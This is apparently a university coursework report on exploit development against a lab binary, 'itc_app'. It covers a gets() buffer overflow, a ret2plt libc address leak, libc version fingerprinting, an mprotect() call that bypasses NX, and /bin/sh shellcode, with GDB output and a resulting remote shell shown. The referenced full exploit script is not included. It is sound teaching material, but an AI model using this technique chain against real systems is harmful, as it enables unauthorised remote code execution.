LLTTCS Coursework 2

Vulnerability Analysis and Exploit Development

Student ID: 2136685

Table of Contents

Table of Figures

1. Background

DodoSOC has requested CTIRLabs to analyse a potentially vulnerable binary, “itc_app”, that runs on a DodoSOC application server, “AppSRV”, providing the binary and a clone of the application server.

Throughout the analysis, a REMnux virtual machine was used, as it is equipped with all the tools required for analysis and exploit development. Initially, the development of the exploit was done using the local binary. Afterwards, when satisfied with the local exploit, the remote exploit was developed. The specific tools, methods of analysis and methods of exploitation will be discussed in Section 2.

2. Tools and Methods Summary

The initial static and dynamic analysis of the “itc_app” 32-bit binary was done using GDB-PEDA.

For static analysis, the functions “checksec” and “disassemble” were used to verify security measures such as the “no eXecute bit”, and to check the functions that the binary uses, respectively. Other programs were used outside of GDB-PEDA, such as “strings”, “objdump” and “readelf”, to check for memory addresses, offsets and functions.

For dynamic analysis, “run”, “vmmap” and “info proc mappings” were used in GDB-PEDA to analyse registers and memory spaces.

As notified, the application server has ASLR enabled, therefore a return-to-PLT approach was used to bypass ASLR. Moreover, the binary has the no execute bit (NX bit) enabled, making the stack non-executable. To gain the highest level of control over the application server, the NX bit must be disabled using the function “mprotect()”, to allow shellcode to run. To develop such an exploit, Python3 and the pwntools library will be used.

The “itc_app” binary uses the vulnerable function, gets(), to grab user input from stdin. The gets() function disregards the existance of a buffer size, allowing a user to insert an input of any size, which can lead to a buffer overflow. This vulnerability will be used to perform the exploits discussed in the paragraph above.

3. Executive Summary


The application “itc_app” uses the gets() function to read user input which does not check for the size of the buffer, therefore allowing for a buffer overflow exploit. This gives a threat actor the ability to take control of the application by overwriting the next instructions due to the return-oriented programming nature of the application.

The application server uses preventive measures such as “address space layout randomisation” (ASLR) to randomise the memory addresses of instructions and the binary has a “no eXecute bit” (NX bit) to set a space in memory as non-executable. However, a threat actor can bypass ASLR and enable execution, allowing them to send shellcode to the application server, which gives the threat actor total control over the application server, allowing them to perform actions such as opening a shell, adding a new user, or change firewall rules.

4. Detailed Exploit Analysis

4.1 Finding the Buffer Size


To initiate the exploit development, the buffer size is required to overwrite the next instruction pointer, EIP. Launching the “itc_app” using GDB-PEDA and setting a breakpoint at the start of the main() function using “b main”, a pattern can be created, which will be used as a payload to cause the application to thow a segmentation fault, as seen in Figure 1.



```
gdb-peda$ pattern create 256 pattern
Writing pattern of 256 chars to filename "pattern"
gdb-peda$ r < pattern
```

Figure 1: Creating a pattern

Running the application with the pattern and allowing it to continue, the size of the buffer can be found by doing “pattern search”. To overwrite the EIP, there needs to be a padding of 132 bytes, as seen in Figure 2.




```
0028| 0xffffd23c ("ArAAVAAtAAWAAuAA
%bA%1A%G")
[-----------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x6c414150 in ?? ()
gdb-peda$ pattern search
Registers contain pattern buffer:
ECX+52 found at offset: 69
EDX+52 found at offset: 69
EBP+0 found at offset: 128
EIP+0 found at offset: 132
Registers point to pattern buffer:
[ESP] --> offset 136 - size ~120
```

Figure 2: Pattern search

To use the mprotect() function to change a space in memory to be executable, it must be placed in the EIP from an address that is known. However, as seen in Figure 15, the only functions in the application are setvbuf(), gets() and puts().

To overcome this, mprotect() can be called from the LIBC library, although the base memory address of the LIBC library changes with each load, due to ASLR, as seen in Figure 3.



```
remnux@remnux:~/lttcs-cw2$ ldd itc_app
        linux-gate.so.1 (0xf7f6a000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d5d000)
        /lib/ld-linux.so.2 (0xf7f6b000)
remnux@remnux:~/lttcs-cw2$ ldd itc_app
        linux-gate.so.1 (0xf7f77000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d6a000)
        /lib/ld-linux.so.2 (0xf7f78000)
remnux@remnux:~/lttcs-cw2$ ldd itc_app
        linux-gate.so.1 (0xf7fcf000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7dc2000)
        /lib/ld-linux.so.2 (0xf7fd0000)
```

Figure 3: ALSR changing the LIBC base address

Therefore, gathering the LIBC base address is the first step.

4.1 Gathering the LIBC Base Address


To get the LIBC base address, a LIBC function that has been loaded by the binary must be gathered along with its offset. As the LIBC function consists of the base address and the offset, subtracting the offset from the leaked address will give the LIBC base address.

4.1.1 Crafting the Payload

The GOT table entry of the function "__libc_start_main" will be the address that will help with gathering the LIBC base address. This address can be printed out to stdout using the puts() function in the PLT table, puts@plt.

Using the gets() function, a payload can be input which overwrites the EIP with the call for puts@plt, as seen in Figure 12 in lines 10 to 17. The next address in the payload is the return address for the puts() function, in this case being the start of the main() function, as this exploit requires multiple gets() calls. The address after the return pointer is the parameter for the puts() function, the "__libc_start_main" address to be leaked (die.net, 2020c).

Using Python3 and the pwntools library made the gathering of addresses simple, as seen in lines 15 to 17 of Figure 12, however there was an issue with pwntools recognising the PLT table, therefore the puts@plt address was gathered using objdump, as seen in Figure 4 and Figure 12 line 10.




```
remnux@remnux:~/llttcs-cw2$ objdump -d itc_app | grep puts
08048340 <puts@plt>:
```

Figure 4: Getting puts@plt address

4.1.2 Processing the Leaked Address


The application outputs some flavour text before outputting the used input again, as seen in Figure 5.



```
remnux@remnux:~/llttcs-cw2$ ./itc_app
Welcome to the Item Collection Service...

Enter your Description
hello world

 You have Entered
hello world
```

Figure 5: Application logic

The leaked address will appear last, after the user input has been output, as seen in Figure 6.




```
[b'', b'Enter your Description', b'', b' You have Entered', b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@\x83\x04\x0
8{\x84\x04\x08\xb0\x97\x04\x08', b'\xf0\r\xd6\xf7\xc0D\xdb\xf7']
```

Figure 6: Address leak

As seen in lines 23 to 44 in Figure 12, because the address is in little endian and the application is 32-bit, only the last 4 bytes of the output are needed. The address can be unpacked from bytes to an integer, using the u32() pwntools function and the offset of the leaked function can be gathered using "libc.sym['__libc_start_main']".

If pwntools has a "libc.address" address set, it will output the specific address when calling the "sym" table using the command before, however as a base address is not set yet, it will output the offset from the context of the loaded LIBC file, as set in line 6 of Figure 12. The base address can be calculated from the leak and offset, as discussed in the beginning of Section 4.1, and can be seen in Figure 7 below.




```
[+] LIBC base: 0xb75ea000
[+] mprotect: 0xb76ccec0
[*] Switching to interactive mode
```

Figure 7: LIBC base address

4.1.3 Different LIBC Versions

The application server is running a different version of LIBC than the REMnux virtual machine, therefore, for the LIBC offsets to line up, the LIBC context in the exploit must be the same as on the target server.

The "__libc_start_main" address leak can be used to find the LIBC version using a LIBC database online, seen in Figure 8. The more symbols and addresses used, the easier it is to pinpoint the LIBC version.



Symbol name	Address
__libc_start_main	0xb754f550

Results:
libc6_2.23-0ubuntu11.2_i386
libc6-i386_2.23-0ubuntu11.3_amd64
libc6_2.23-0ubuntu11.3_i386
libc6-i386_2.23-0ubuntu11.2_amd64
musl_1.1.16-3_i386
libc6_2.23-0ubuntu2_i386


Figure 8: LIBC Database

To gather more symbols, an exploit can be developed with multiple payloads that leak different symbols, such as system(), exit(). It is important to have multiple payloads, as running the exploit multiple times will change the addresses due to ASLR.

Once the results are only a handful, they can be tested one-by-one. The application server's LIBC version is "libc6_2.23-0ubuntu11.3_i386.so", as seen in line 6 of Figure 13.

4.2 Setting Memory Space to Executable


After the payload above returns to the beginning of main(), the gets() function will be called again, allowing for another payload to be input. The next payload will be the call to LIBC mprotect(), initialised in line 47 of Figure 14. As specified in the man page, mprotect() takes three arguments in order – the memory space start, the memory space size and the protection type, as seen in lines 51 to 53 of Figure 14. The memory space chosen is where the application stores its static variables, as seen in Figure 9, and it does not change due to ASLR (die.net, 2020b).



```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/remnux/llttcs-cw2/itc_app
0x08049000 0x0804a000 rw-p      /home/remnux/llttcs-cw2/itc_app
```

Figure 9: Checking memory spaces with vmmap

The size of the memory can be checked with the "info proc mappings" command, seen in Figure 10.




```
gdb-peda$ info proc mappings
process 8965
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/remnux/llttcs-cw2/itc_app
         0x8049000  0x804a000     0x1000        0x0 /home/remnux/llttcs-cw2/itc_app
```

Figure 10: Checking memory size with "info proc mappings"

The payload is constructed in a similar manner to the one in Section 4.1 – the padding, the address of mprotect() for the EIP, the return address after mprotect() is done pointing to main(), and the parameters to be passed to mprotect().

After running, the address space will go from read/write only to read/write/execute, as seen in Figures 9 and 11.



```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/remnux/llttcs-cw2/itc_app
0x08049000 0x0804a000 rwxp      /home/remnux/llttcs-cw2/itc_app
```


Figure 11: Memory space after mprotect() payload

The memory space will now be used for shellcode insertion and execution, as it can be written to and executed from.

4.3 Running Shellcode

The third payload also consists of a similar layout, however the EIP address is set to the LIBC gets() function address. The return pointer of gets() points at the space in memory where gets() will overwrite with the input, the shellcode. Gets(), takes the input from stdin and places it into the memory address provided by the parameter passed, in this case being the address of puts@got, as seen in line 70 of Figure 14. The address of puts@got was chosen as it was known to be within the now executable memory space (die.net, 2020a).

The shellcode used was from the pwntool function “shellcraft.sh()”, as seen in line 76 of Figure 14, which outputs a Linux 32-bit shellcode of “execve(/bin/sh)”, although any shellcode can be run as long as it is made for Linux 32-bit. The shellcode is successfully run on the remote server, as seen in Figure 12, however the shell is only user privileged. Gaining a root shell is not possible, unless the application is run as root, or if a user on the application server has recently used sudo and does not require a password.



```
 You have Entered
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCC\xf0\x93d\xb7\xac\x97\x0\xac\x97\x0
$ whoami
techuser
$ id
uid=1000(techuser) gid=1000(techuser) groups=1000(techuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),110(lxd),115(lpadmin),116(sambashare)
$ 
```

Figure 12: /bin/sh shellcode being run

References


die.net (2020a). *gets(3): input of char/strings - Linux man page*. [online] Die.net. Available at: https://linux.die.net/man/3/gets [Accessed 4 Apr. 2024].

die.net (2020b). *mprotect(2): set protection on region of memory - Linux man page*. [online] Die.net. Available at: https://linux.die.net/man/2/mprotect [Accessed 4 Apr. 2024].

die.net (2020c). *puts(3): output of char/strings - Linux man page*. [online] Die.net. Available at: https://linux.die.net/man/3/puts [Accessed 4 Apr. 2024].


Appendix

A.1 Figures



